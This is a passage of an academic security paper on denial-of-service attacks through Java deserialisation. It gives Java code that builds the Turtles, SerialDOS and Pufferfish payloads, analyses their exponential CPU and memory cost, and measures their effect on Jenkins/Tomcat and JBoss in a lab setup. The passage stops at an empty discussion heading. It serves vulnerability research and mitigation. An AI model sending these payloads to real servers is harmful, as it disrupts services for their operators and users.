Evil Pickles: DoS Attacks Based on Object-Graph Engineering*

Jens Dietrich[1], Kamil Jezek[2], Shawn Rasheed[3], Amjed Tahir[4], and Alex Potanin[5]

1 School of Engineering and Advanced Technology, Massey University
Palmerston North, New Zealand
j.b.dietrich@massey.ac.nz

2 NTIS – New Technologies for the Information Society
Faculty of Applied Sciences, University of West Bohemia
Pilsen, Czech Republic
kjezek@kiv.zcu.cz

3 School of Engineering and Advanced Technology, Massey University
Palmerston North, New Zealand
s.rasheed@massey.ac.nz

4 School of Engineering and Advanced Technology, Massey University
Palmerston North, New Zealand
a.tahir@massey.ac.nz

5 School of Engineering and Computer Science
Victoria University of Wellington, Wellington, New Zealand
alex@ecs.vuw.ac.nz

Abstract

In recent years, multiple vulnerabilities exploiting the serialisation APIs of various programming languages, including Java, have been discovered. These vulnerabilities can be used to devise injection attacks, exploiting the presence of dynamic programming language features like reflection or dynamic proxies. In this paper, we investigate a new type of serialisation-related vulnerabilities for Java that exploit the topology of object graphs constructed from classes of the standard library in a way that deserialisation leads to resource exhaustion, facilitating denial of service attacks. We analyse three such vulnerabilities that can be exploited to exhaust stack memory, heap memory and CPU time. We discuss the language and library design features that enable these vulnerabilities, and investigate whether these vulnerabilities can be ported to C#, JavaScript and Ruby. We present two case studies that demonstrate how the vulnerabilities can be used in attacks on two widely used servers, Jenkins deployed on Tomcat and JBoss. Finally, we propose a mitigation strategy based on contract injection.

1998 ACM Subject Classification D.2.2 Design Tools and Techniques, D.2.4 Software/Program Verification, D.3.3 Language Constructs and Features, D.3.4 Processors, D.4.6 Security and Protection, E.2 Data Storage Representations

Keywords and phrases serialisation, denial of service, degradation of service, Java, C#, JavaScript, Ruby, vulnerabilities, library design, collection libraries

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.10

* This project was supported by a gift from Oracle Labs Australia to the first author and by the Ministry of Education, Youth and Sports of the Czech Republic under the project PUNTIS (LO1506) under the program NPU I.

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 10; pp. 10:1–10:32
Leibniz International Proceedings in Informatics
LIPICS Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.13`

1 Introduction

The Java platform was created with built-in features to address the security problems resulting from the execution of downloaded code. The security of the Java platform has been frequently challenged - currently there are 475 registered vulnerabilities for Oracle's Java Runtime Environment, of which 37 were reported in 2016 [24].

A recent cluster of Java vulnerabilities exploit weaknesses in the serialisation API [8]. Serialisation is a core feature supported by most modern programming languages, it is used to write (serialise, marshal, encode, pickle, dump) an object graph to a stream using some binary or text-based format. Serialisation is accompanied by a matching feature to read (deserialise, unmarshal, decode, unpickle, parse) an object graph from a stream. Typical applications of serialisation include object persistency, remoting and deep cloning. In Java, serialisation is the foundation of several important platform features and protocols, including Remote Method Invocation (RMI), Common Object Request Broker Architecture (CORBA), Java Management Extensions (JMX) and Java Messaging Service (JMS).

A basic weakness of object deserialisation is that the process is not just a side effect-free recovery of state; instead, sometimes methods are invoked to compute state. For instance, when a hash map is read from a stream, its internal structure is computed by invoking `hashCode()` on its (deserialised) elements. Similarly, a sorted container like `PriorityQueue` will compute the order of its elements by invoking `compareTo`. Such behaviours are referred to as *trampolines*. A number of serialisation-based attacks have been reported recently. These attacks are based on the idea to craft a call chain ("*gadget*") starting from a trampoline and terminating in calls to `Runtime.exec()`, therefore enabling injection attacks. The original attack [22] worked under the assumption that the popular Apache Commons Collection library is present in the classpath of the system under attack, and exploited some of its dynamic features. There are some simple counter-measures that can be used to prevent this, in particular restricting the types of the object to be deserialised. There is now a proposal to standardise those counter-measures [55].

While injection attacks usually rely on some dynamic language features such as reflection or dynamic proxies that can be relatively easily sand-boxed, there is another kind of vulnerability that requires a different approach. A pivotal vulnerability in this space is *billion laughs* [13]. It uses a small crafted XML document with multiple cross-referencing entities. Entity expansion by the parser (such as *libxml2*) is very expensive in terms of both memory and CPU consumption and this can be exploited by attackers to trigger a Denial of Service (DoS) attack. XML expansion results in large strings consisting of "lol" tokens, hence the name "billion laughs". This is also related to *algorithmic complexity vulnerabilities* [20] which aim at manipulating a system in a way so that the average-case performance of data structures deteriorates to worst-case. An example is an attack on web caches that use hashed data structures by submitting a large number of different web sites that all have the same hash code, therefore causing hash collision and O(n) (instead of O(1)) lookup complexity.

In this paper, we analyse a new category of vulnerabilities that are closely related to algorithmic complexity vulnerabilities. These vulnerabilities take advantage of the serialisation features of a programming language, and rely on a certain implementation of common data structures in standard libraries. The vulnerabilities can be used for DoS attacks by causing resource exhaustion. The targeted resources are *runtime* (CPU), *stack* and *heap memory*.

We make the following contributions in this paper:

1. We present three Java vulnerabilities that lead to resource exhaustion during deserialisation. One of these vulnerabilities has been reported before, the remaining two vulnerabilities have been found as part of this study.
2. We analyse the resource consumption caused when a payload that contains these vulnerabilities is being processed.
3. We identify features in programming languages, runtimes and libraries that enable these vulnerabilities, and discuss how these features can be restricted.
4. We demonstrate how the vulnerabilities can be used to launch a DoS attack against two popular real-world servers, *Jenkins/Tomcat* and *JBoss*.
5. We investigate the portability of the Java vulnerabilities to some other mainstream languages: C#, Ruby and JavaScript. We find that some vulnerabilities can be ported to C# and Ruby.

We will also present a mitigation strategy based on thread-based sandboxing and instrumentation of code with contracts for vulnerability detection and prevention. We assess the overhead imposed by these contracts, using the DaCapo benchmark.

We would like to point out that none of the vulnerabilities discussed here is an issue of a particular programming language in the sense that it is not the direct result of the syntax and semantics of a language. Instead, these vulnerabilities are the result of certain choices that were made when the standard library of a language was designed and implemented. But from a software engineering point of view, they become language vulnerabilities as a language cannot be used productively without its standard library.

2 The Java Vulnerabilities

In this section we discuss several vulnerabilities for the Java platform. We confirmed the functionality of these vulnerabilities with experiments using Oracle's Java(TM) SE Runtime Environment 1.8.0_101. The SerialDOS vulnerability discussed in subsection 2.3 was reported (but not fully analysed) independently in 2015, the other vulnerabilities discussed in this section were discovered and reported by the authors.

We present the vulnerabilities using scripts that produce the respective payloads (i.e., the objects to be deserialised). Serialisation and deserialisation are asymmetric in the sense that the resource exhaustion only occurs during the deserialisation. The reason is the order in which methods computing object state are invoked. We will discuss this in more detail using a concrete vulnerability in Section 2.2. But we note that malicious streams could even been crafted without creating the respective object graph in the host language first.

2.1 Terminology

We start this section by defining some concepts used throughout the paper. In object-oriented languages, objects form a directed *object graph* where the objects are represented by vertices, and references to other objects are represented by edges. In Java-like languages, *object1* references *object2* if *object2* is the value of a field of *object1*. In some cases, we will consider logical references instead of physical references to abstract from internal data structures used to organise references. For instance, the Java class `java.util.HashSet` uses an internal map to reference its elements. In this case we will condense the object graph and assume that there is a direct edge from the set to its elements. This has the effect that in some cases we may under-approximate the size of the object graph.

```
HashMap map = new HashMap();
List list = new ArrayList();
map.put(list,"");
list.add(list);
return map;
```

Listing 1 Turtles all the way down payload construction.

Given an object graph, we are particularly interested in subgraphs formed by objects of some type T, and these objects have more than one predecessor and successors of type T. We refer to these structures as *many-to-many (m2m) patterns*. Common collection types in Java form such m2m patterns as for instance lists can be elements of multiple other lists.

We also consider *child-recursive methods*, defined as follows: a method m is called child-recursive iff the invocation with a receiver object *obj*, *obj.m*(..) triggers the invocation of *c.m*(..) for some successors c of *obj* in the object graph.

In order to calculate resource usage at runtime, we will use *call trees* that model the invocation of methods at runtime. The vertices in a call tree are method invocations, and two invocations $(inv1, inv2)$ are connected by an edge if *inv2* is the successor of *inv1* on the stack at some stage during program execution. The *call tree* has the full calling context information. For many scenarios, aggregated forms of the call tree like *call graphs* and *calling-context trees* [2] can be used, but for our discussion we need the raw, uncompressed information. Whenever a method is invoked, a new vertex is created.

Similar to how we deal with intermediate object references in the object graph, we consider a simplified call tree that abstracts some calls caused by the use of intermediate data structures (such as the maps used inside sets). This will again lead to an under-approximation of the size of call trees. I.e., when we make statements about call trees being so large that this causes problems, the actual call trees might be even larger (by a constant factor). For instance, when we consider the call tree representing the invocation of (recursive) `hashCode()` methods on a Java collection, we will only consider edges linking the invocation of `hashCode()` on the container to the invocations of `hashCode()` on its elements, ignoring a fixed number of additional method invocations per node such as `iterator()` that are necessary to obtain references to the elements.

2.2 Turtles all The Way Down

The first vulnerability discussed aims at creating a stack overflow error when an object is read from a binary stream. This can be achieved easily given that Java supports nested containers such as lists within lists, and `hashCode()` is child-recursive for collections. The code is given in Listing 1. The listing only shows the construction of the payload, i.e. the object that is being serialised and then deserialised using the standard Java binary serialisation mechanism. During deserialisation, the `hashCode()` method is invoked in order to organise the keys of the hash map that is being constructed into buckets. Because the hash code of an `ArrayList` is computed from the hash codes of its elements and the list contains itself, the invocation of `hashCode()` results in a stack overflow.

Note that the payload construction is possible because the list is added to itself after it was added to the map. I.e. if the state of an object changes, the container is not notified and the `hashCode()` is not recomputed in order to rearrange the respective object by moving it into a different bucket.

```
Set root = new HashSet();
Set s1 = root;
Set s2 = new HashSet();
for (int i = 0; i < 100; i++) {
Set t1 = new HashSet();
Set t2 = new HashSet();
t1.add("foo");
s1.add(t1);
s1.add(t2);
s2.add(t1);
s2.add(t2);
s1 = t1;
s2 = t2;
}
return root;
```

Listing 2 SerialDOS payload construction.

2.3 SerialDOS

The SerialDOS vulnerability was published by Wouter Coekaerts in 2015 [12]. It is inspired by the billion laughs vulnerability in *libxml2* [13] that uses a crafted XML document with nested entity references. Expanding these references results in a heavy computational load that can be exploited.

The idea is to create an object graph that results in a large call tree of limited depth, therefore avoiding a stack overflow but resulting in an extremely long-running task. The code used to construct the payload is shown in Listing 2. Figure 1 shows the (incomplete) object graph created. Java's `HashSet` uses internal maps to organise and reference its elements – we ignore these intermediate objects for brevity of the presentation. The depth of this structure is defined by the constant defining the number of iterations (100 in this case). Note that both the overall number of objects created (203, including the `"foo"` string literal) as well as the number of references (500, not counting a similar number of references between internal structures of `HashSet` such as arrays) is reasonably small. The reason that the `"foo"` literal is added to one of the two sets created in each step is to ensure that those two sets are not equal, and therefore both are added to their respective parent sets.

When the payload `root` (aliases as `s1`) is deserialized, `readObject()` is invoked which then computes the hash of the elements in the set. These sets form a m2m pattern, and `hashCode()` is child-recursive. At runtime, this combination results in the call tree depicted in Figure 2[1]. Whenever a new level is added (i.e., the depth is increased from k to $k+1$), each invocation `t1_<k>.hashCode()` triggers three new invocations `t1_<k+1>.hashCode()`, `t2_<k+1>.hashCode()` and `"foo".hashCode()`, and each invocation `t2_<k>.hashCode()` triggers two additional invocations `t1_<k+1>.hashCode()` and `t2_<k+1>.hashCode()`. The total number of invocations for a graph of depth n is defined by the following formula: $inv(n) = 5 \times 2^{n-1} - 2$, the proof can be found in Appendix B. If 100 iterations are used, we can estimate $inv(100) \approx 3.169 \times 10^{30}$. If we assume that a single invocation takes only one ns, the overall hash code computation triggered by deserialisation takes approximately 5×10^{13} years, more than the age of the universe.

[1] As before, we omit intermediate invocations of methods invoked on the maps used in the internal representation of elements in `HashSet`



Figure 1 SerialDOS object graph (the value after the underscore indicates the iteration when the respective object was created).



Figure 2 Call tree created by the SerialDOS payload during deserialisation (the value after the underscore indicates the iteration when the respective object was created).

2.4 Pufferfish

This vulnerability uses an object graph with a topology similar to the one used in SerialDOS. However, a different trampoline is used. The class `javax.management.BadAttributeValueExpException` has a field `val` of type `Object`. When the constructor `BadAttributeValueExpException(Object)` is invoked, the parameter is converted to a string and set as the value of this field. This class also implements `readObject()`, which calls `this.val.toString()` if no security manager is set. This can be exploited for payload construction. Note that `val` must be set through reflection, as the constructor stringifies values before setting them, and no other API (such as `setVal()`) exists. This makes it possible to construct a `toString()` trampoline[2]. The source code is shown in Listing 3, the respective object graph created is shown in Figure 3.

The calculation of the total number of invocations is similar to the analysis we used for the SerialDOS payload. Each invocation of `t1_<k>.toString()` triggers three new invocations `t1_<k+1>.toString()`, `t2_<k+1>.toString()` and `"0".toString()`, and similarly `t2_<k>.toString()` triggers three new invocations `t1_<k+1>.toString()`, `t2_<k+1>.-`

[2] This trampoline was reported by Chris Frohoff, see `https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections5.java`

```
 1 Collection s1 = new ArrayList();
 2 Collection s2 = new ArrayList();
 3 BadAttributeValueExpException root = new BadAttributeValueExpException(null);
 4 Field valfield = root.getClass().getDeclaredField("val");
 5 valfield.setAccessible(true);
 6 valfield.set(root, s1);
 7 for (int i = 0; i < 100; i++) {
 8 Collection t1 = new ArrayList();
 9 Collection t2 = new ArrayList();
10 t1.add("0");
11 t2.add("1");
12 s1.add(t1);
13 s1.add(t2);
14 s2.add(t1);
15 s2.add(t2);
16 s1 = t1;
17 s2 = t2;
18 }
19 return root;
```

Listing 3 Pufferfish payload construction.

`toString()` and `"1".toString()`. As in SerialDOS, this leads to exponential explosion, it can be easily shown that the number of invocations is $inv(n) = 3 \times 2^n - 2$, the proof can be found in Appendix B. The deserialisation of `root` invokes `s1.toString()`. The complete call tree is shown in Figure 4. The `toString()` method in `ArrayList` builds a string by concatenating all strings of the elements of the list, without checking the size of the list or restricting the size of computed strings.

To analyse memory utilisation, we use a bottom-up approach. Let $t_1(0)$ represent the object created in line 8 of Listing 3 in the last iteration, $t_2(1)$ the object created in line 9 in the second to last iteration etc. Let $size(k)$ be the size of the string (in characters) returned by `toString()` invoked on $t_1(k)$. Since the example is symmetric, this is also the length of the string returned by `toString()` invoked on $t_2(k)$. At level 0, the strings created are either `"[0]"` or `"[1]"`, and therefore $size(1) = 3$. At each level, a new string is generated using the following pattern: an opening square bracket followed by 0 or 1, followed by a comma, the two string representations of the lists on the next level separated by another comma, terminated by a closing square bracket. This can be described by the following recursive definition: $size(k + 1) = 5 + 2 \times size(k)$. This is equivalent to the following non-recursive definition: $size(n) = 2^{n+3} - 5$. Hence, $size(100)$ is approximately 10^{31}. Even if we assumed that only one byte is needed to encode a single character, this would approximately be 10^{22} GB, so an out of memory error is inevitable.

Note that this example prevents the SerialDOS scenario from occurring first by avoiding hashed containers. If the lists were replaced by hash sets, the long running SerialDOS scenario would take place *before* the out of memory error occurs.

An obvious limitation of this vulnerability is that it only works if the security manager is not set. But we can construct a similar vulnerability that uses a different trampoline not guarded by a security manager, but which depends on the presence of the popular Google Guava library[3] in the classpath. The root object is an instance of `java.util.PriorityQueue`. When a priority queue is deserialised, entries are read and sorted[4]. This creates a trampoline for the `compareTo` method. The comparator used for sorting can be serialised as well. Here

[3] `https://github.com/google/guava`

[4] Interestingly, this is different from the [OpenJDK implementation] of another sorted container, `java.util.TreeSet` that assumes that entries are stored in the correct order and sorting after reading is not required.

```java
import com.google.common.collect.Ordering;
...
Comparator<Object> comp = Ordering.usingToString();
PriorityQueue<Collection> root = new PriorityQueue(comp);
Collection s1 = new ArrayList<>(); Collection s2 = new ArrayList();
root.add(s1); root.add(s2);
for (int i = 0; i < 100; i++) {
..
}
```

Listing 4 Guava Pufferfish payload construction (the code in the loop is omitted, it is identical to Listing 3, lines 8-17).



Figure 3 Pufferfish object graph (the value after the underscore indicates the iteration when the respective object was created).

we use Guava's `Ordering` comparator which compares objects by calling `toString()` and then comparing the respective strings. This allows us to construct an alternative `toString()` trampoline.

2.5 Enabling Language, Runtime and Library Features

The vulnerabilities described above depend on the presence of several features found in (the standard library of) Java. By identifying these features, we can establish whether these vulnerabilities can be ported to other languages. The enabling features are:

1. **m2m patterns in object graphs** – the fact that objects have in- and out-degrees of at least two is exploited in both SerialDOS and Pufferfish
2. **child-recursive methods** – the methods used in the three vulnerabilities discussed, `ArrayList.hashCode()`, `HashSet.hashCode()` and `ArrayList.toString()` are all child-recursive.
3. **resource-monotonic methods** - child-recursive methods where the program requires more system resources after method execution than before. An example is `ArrayList.toString()` used in Pufferfish – the size of the returned strings is not bounded, and cannot



Figure 4 Call tree created by the Pufferfish payload during deserialisation (the value after the underscore indicates the iteration when the object was created, `tS()` is short for `toString()`).

Table 1 Language/library features enabling the various vulnerabilities (all are required to enable a vulnerability).

feature	Turtles ..	SerialDOS	Pufferfish
m2m patterns in object graphs	no	yes	yes
child-recursive methods	yes	yes	yes
resource-monotonic methods	no	no	yes
trampoline	yes	yes	yes

be garbage collected as it is referenced from the stack of the caller. Methods accumulating data in global (static) fields, or creating log entries exhausting secondary system storage could be used to construct similar vulnerabilities. Even if the net effect of a single invocation on system resources is small, it is the cumulative effect of a large number of such invocations that can be exploited.

4. **trampolines** that trigger the invocation of child-recursive and resource-monotonic methods.

Table 1 cross-references these features with the particular vulnerabilities they enable. We will discuss later in Section 5 how the design of a language, runtime or library can restrict those features.

It is the combination of suitable trampolines, child-recursive methods and the m2m pattern that facilitates the construction of payloads that result in exponentially growing call trees. An interesting question is what the worst case scenario is, i.e., which object graph topology creates the largest call tree. A particular constraint is that the trees should have a bounded depth in order to avoid stack overflows that would terminate the computation early and therefore restrict the size of the call tree. This means that the object graphs should be acyclic. The denser the object graph, the wider the call tree becomes as each object reference triggers additional invocations at runtime. Therefore, the worst case scenario is the densest possible acyclic graph, a so-called *tournament*. It follows that the topology of the object graphs used in SerialDOS and Pufferfish does not result in the worst case complexity. For instance, additional references creating edges from `t1_k` to `t2_k` in the object graphs represented in Figures 1 and 3 could be inserted without making the respective graphs cyclic. However, the overall size of the call tree would still be exponential.

3 Case Studies

In order to demonstrate the impact these vulnerabilities may have on real-world applications, we created two attacks targeting *Jenkins* and *JBoss*. These attacks are derived from the attacks reported by Breen [8], we modified the respective payloads and created different clients to facilitate the experiments we conducted.

We used the following methodology. First, we implemented simple Java clients by porting the Python scripts and *Burp*[5] configurations from [8], and replaced the payloads by the respective payloads discussed in section 2. This allowed us to send malicious requests to the respective server. Next, we developed and deployed a simple servlet with non-trivial computational complexity to be used as the target for benign (regular) requests. The servlet performs a number of tasks including request parameter parsing, request forwarding to a JSP, random number generation and computation of Fibonacci numbers. This workload takes around 120 ms on the configuration used for testing.

There are two different test clients - one for benign, and one for malicious requests, that are started simultaneously. The benign client continuously sends benign requests one after another, and records runtimes and HTTP status codes. The experiment starts with 5 warmup requests after the server start is detected to make sure that server performance stabilises. Servers usually need longer to handle the first requests, as they have to perform tasks like initialising caches and compiling server pages while they are already able to process incoming requests. After warmup, the benign client sends another 200 benign requests sequentially, i.e., once the client receives a response, the client waits for 1s and then sends the next request.

30s after the benign client started to send benign requests (circa after 25 benign requests), a batch of malicious requests is sent by the malicious client to simulate an attack from another client session. We keep recording response times and status for the benign requests. The experiment is executed twice with 5 and 500 malicious requests, respectively. In the first experiment we demonstrate that a small attack can considerably slow down the server while keeping it responsive, while in the second case we demonstrate an attack rendering the server unresponsive.

The experiments were conducted on a system with a Intel(R) Core(TM) i5-4300U 1.90GHz CPU, 8GB RAM, a 500GB HDD magnetic + 32GB SSD hard drive running under Ubuntu 16.04. The Java version used was a Java(TM) SE Runtime Environment (build 1.8.0_111-b14) with a Java HotSpot(TM) 64-Bit Server VM (build 25.111-b14, mixed mode).

3.1 Jenkins / Tomcat

The first scenario uses *Jenkins version 1.596* deployed on a *Tomcat 8.5.5* server. Both applications were installed using default settings. *Jenkins* is a popular and widely-used continuous integration tool. It is distributed as a Java Web Archive (war file), which can be deployed on *Tomcat*. *Jenkins* is then available as a web application after *Tomcat* is started.

The attack targets the *Tomcat* server, but the deployed *Jenkins* web application provides the attack surface via its remote command line interface (CLI) that uses a custom protocol with embedded serialised objects. Figure 5 shows the results of this experiment for 5 malicious requests. For all benign requests the response code `200 OK` was returned by the server.

The Turtles attack has little impact. The threads handling the malicious requests quickly terminate with a stack overflow error, and the server can replace them in the respective

[5] `https://portswigger.net/burp/`



Figure 5 *Jenkins/Tomcat* server response times before and after attacks with 5 malicious requests.



Figure 6 *Jenkins/Tomcat* server response times before and after attacks with 500 malicious requests.

thread pool by new threads. There could be some measurable impact if the workload of the server increased due to the overhead of thread replacement and error logging, but this was not significant enough to be observable in the experiment setup we used.

Server performance deteriorates for the whole measured period after the SerialDOS attack, indicating that several threads are permanently busy with deserialising malicious streams. We confirmed this by taking thread dumps using VisualVM. We observed a slow down from about 120ms before the attack to about 400ms, a degradation of a factor 3-4. Further analysis with a system monitoring tool shows constant 90%-100% CPU loads after the attack. Due to the already discussed time complexity of the attack, we can expect that the performance degradation would remain steady until the server is restarted.

After launching the Pufferfish attack, the server response times increase significantly, from typical values of around 120 ms to values of around 3s. However, the server recovers after a while and performance returns back to values observed before the attack after the benign request number #56. The reason for this is that Java is capable of recovering from the out of memory errors that occur in the respective threads. If the error occurs, the thread that is trying to allocate more heap memory is terminated and the JVM will attempt to run garbage collection in order to free memory. The server can then replace the missing thread in the respective thread pool. For which thread the error occurs is non-deterministic. It is most likely that the error will occur in a thread processing Pufferfish, but other threads (including a system thread that cannot be easily replaced by the server) could also be affected. The



Figure 7 *JBoss* server response times before and after attacks with 5 malicious requests.

server slow down is more considerable in this scenario as Java utilises CPU for garbage collection and the JVM requires some time before it realises that no more memory can be allocated and the thread is terminated.

The result of the experiment with 500 malicious requests is depicted in Figure 6. It shows that the turtles attack again did not have a considerable impact. The SerialDOS attack also behaved as in the previous scenario. The only difference is that performance degraded more considerably. In particular, it slowed from about 120ms before the attack to up to 43s, and then oscillated along 30-40s for the rest of the experiment. After the Pufferfish attack, the server is defacto unable to handle benign requests as each benign request sent after the attack hangs. For this reason, the graph shows no data for Pufferfish after the attack (blue line). Depending on the server configuration such a request may hang for hours. To obtain some results in meaningful time, we timed out requests after 1min, and stopped the experiment after 10 requests had times out. The analysis of server logs later revealed that the server did not crash but spent several hours with threads that handle malicious requests, and eventually all threads terminated with an out of memory error.

For all benign requests that did not time out, the response code 200 OK was returned by the server.

3.2 JBoss

In the second case study we created an attack on *JBoss version 6.1.0* (similar to [8]). *JBoss* is a popular open source application server. It uses a servlet (`JMXInvokerServlet`) to support JMX via HTTP. This makes it possible to create HTTP post requests with the content type `application/x-java-serialized-object` and a serialised object as payload. It is also possible to send multiple malicious requests concurrently. *JBoss* was installed using default settings.

The results follow the same pattern we observed for the *Jenkins / Tomcat* experiment. The respective runtimes are shown in Figure 7 for 5 malicious requests and in Figure 8 for 500 malicious requests. The Turtles attack has little impact. Pufferfish overloaded the server for a limited period (up-to request #32) when 5 malicious requests were. For 500 malicious requests, Pufferfish had an effect on server performance similar to what we observed in the *Jenkins* experiment. SerialDOS caused a lasting degradation of performance (from 120ms to about 400ms).



Figure 8 *JBoss* server response times before and after attacks with 500 malicious requests.

3.3 Discussion

